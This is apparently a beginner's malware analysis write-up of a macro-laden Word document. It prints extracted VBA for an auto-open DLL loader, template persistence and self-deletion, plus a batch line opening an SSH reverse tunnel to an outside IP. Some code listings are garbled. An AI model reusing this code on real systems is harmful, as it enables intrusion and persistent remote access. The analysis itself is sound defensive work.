Malicious Word Document Analysis

This document provides an analysis of a suspicious <u>Microsoft Word document</u> flagged as malicious. This analysis was conducted using a combination of static and dynamic analysis techniques, utilising tools to dissect and analyse the file to uncover its behaviour. Please note that I am in no way shape or form an experienced malware analyst, I am simply trying to learn so any feedback or advice is much appreciated.

File Identification

The file was confirmed to be a Microsoft Word document using tools such as trid and the file utility.

```
remnux@remnux:~/Downloads$ trid 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 14909

Analyzing...

Collecting data from file: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx

52.6% (.DOC) Microsoft Word document (30000/1/2)

33.3% (.DOC) Microsoft Word document (old ver.) (19000/1/2)

14.0% (.) Generic OLE2 / Multistream Compound (8000/1)
```

Macro Detection and Behaviour

Using <u>oleid</u>, a python script that analyse OLE files like Microsoft Office documents, I was able to discover the presence of embedded VBA macros.

I confirmed this using another tool called <u>olevba</u> which is able to detect and extract VBA macros among other pieces of crucial information.

```
|Type
           lKevword
                                |Description
AutoExec
           |AutoOpen
                                |Runs when the Word document is opened
                                |May open a file
           |Open
                                |May write to a file (if combined with Open)
           |Write
                                |May write to a file (if combined with Open)
           l Put
                                |May read or write a binary file (if combined
           |Binary
                                |with Open)
           Call
                                |May call a DLL using Excel 4 Macros (XLM/XLF)
                                |May create an OLE object
           CreateObject
                                |May run code from a DLL
           İLib
           |VBProject
                                May attempt to modify the VBA code (self-
                                |modification)
           VBComponents
                                |May attempt to modify the VBA code (self-
                                 |modification)
           |CodeModule
                                 |May attempt to modify the VBA code (self-
                                |modification)
           |Hex Strings
                                Hex-encoded strings were detected, may be
                                used to obfuscate strings (option --decode to
                                 |see all)
           |Base64 Strings
                                 Base64-encoded strings were detected, may be
                                used to obfuscate strings (option --decode to
                                see all)
```

To analyse the VBA macros, I used oledump to find the location of these Macros and dump them:

 Object 7: Writes and executes a file named auxiliary2.aux, likely a malicious payload. This macro leverages the AutoOpen function for immediate execution upon running the document.

• **Object 10**: Executes the auxiliary file through a function named Calculate_values.

```
remnux@remnux:-/Downloads$ oledump.py -s10 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "loader"
Private Declare PtrSafe Function calculate_values Lib "auxiliary2.aux" Alias "fill_data" (ByVal flags As Integer) As LongPtr
Function calculate()
Dim res As Integer
res = 0
calculate values 1
calculate = res
'If res Then
' MsgBox "OK"
'Else
' MsgBox "Failed"
'End If
End If
```

 Object 11: Attaches a malicious template (Base.dotm or Normal.dotm) for persistence. It also employs anti-analysis techniques, such as deleting macro code after execution.

```
remnuvir-remnux:-/Downloads oledump.py -sll -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB Name = "postopen"
Sub untink()
Application.DisplayAlerts = False
On Error GoTo Destroy
ThisDocument.AttachedTemplate.Saved = True
CurrUser = Application.UserName
new normal = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Base.dotm"
If Dir(new normal) <> "" Then
tmpLoc = new normal
Else
tmpLoc = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Base.dotm"
If Dir(new normal) <> "" Then
tmpLoc = new normal
Else
tmpLoc = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Base.dotm"
If ActiveDocument.AttachedTemplate = tmpLoc
ActiveDocument.AttachedTemplate.Saved = True
ThisDocument.Saved = True
ActiveDocument.Saved = True
ActiveDocument.Close savechanges:=False
End Sub
Sub DeletevBAPROJECT()
Application.DisplayAlerts = False
Dim i As Long
On Error Resume Next
With ThisDocument.WBroject

For i = .VBComponents.Count To 1 Step -1
.VBComponents.Remove .VBComponents(i)
.CodeModule.DeleteLines
1, .VBComponents.Saved = True
ActiveDocument.Saved = True
```

- **Object 12**: Determines the system architecture (32-bit or 64-bit) and reads binary data, likely to deliver an appropriate payload.
- Objects 13 and 14: Contain obfuscated, decimal-encoded data. After decoding using a custom python script and cyberchef, it was revealed that these macros generate and write a Portable Executable (PE) file to disk.

Obfuscated Payload Analysis

Using a custom python script as seen below, the obfuscated macros in objects 13 and 14 were decoded, revealing 2 PE files. The extracted file's SHA256 hashes were checked on VirusTotal, both receiving a large number of detections.

```
import re

# Read the file containing the VBA code
input path = 'section13' # Replace with your file path
output path = 'test.txt' # Output file for cleaned ByteArray


# Read the input file
with open(input path, 'r') as file:
    content = file.read()

# Extract all ByteArray content using regex
byte arrays = re.findall(r'ByteArray\((.*?)\)', content)

# Flatten and clean all ByteArrays
cleaned data = ', '.join(byte arrays).replace('\n', '').replace('\r', '')

# Save the cleaned ByteArray data
with open(output path, 'w') as output file:
    output file.write(cleaned data)

print(f"Cleaned ByteArray saved to: {output path}")
```





Network Indicators

 An IP address embedded in PE file was identified but it had no detection on VirusTotal.

```
@echo off
netstat -anp tcp | find /I "20.199.91.98:80"
if errorlevel 1 (
start /b ssh.exe -f -i ###PLACEHOLDER##∜azsvc-priv -o StrictHostKeyChecking=no -o ServerAliveInterval=30 azsvc@20.199.91.98 -p 80 -N -T -R 8765
) Else (
EXIT
```

Dynamic Analysis

The two extracted PE files were subjected to sandbox testing using <u>Hybrid-Analysis</u>. The dynamic analysis confirmed the malicious nature of the PE file but did not uncover new indicators of compromise (IOCs).



Next steps would be to analyse the two PE files using a sandbox like FLARE VM or AnyRun, to uncover more IOCs.

Indicators of Compromise (IOCs)

IOC Type	Details
File Hash	SHA256: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0
(docx file)	
File Hash (PE	SHA256: b966869ad7c302cd97c8458a75929b57fc385baccd83b23b6d694b78ed085266
file)	
File Hash (PE	SHA256: 648f7aeac068f3fabda5ce6a0e56b149c430fe53d9bd2eb3dad330c04087ed90
file)	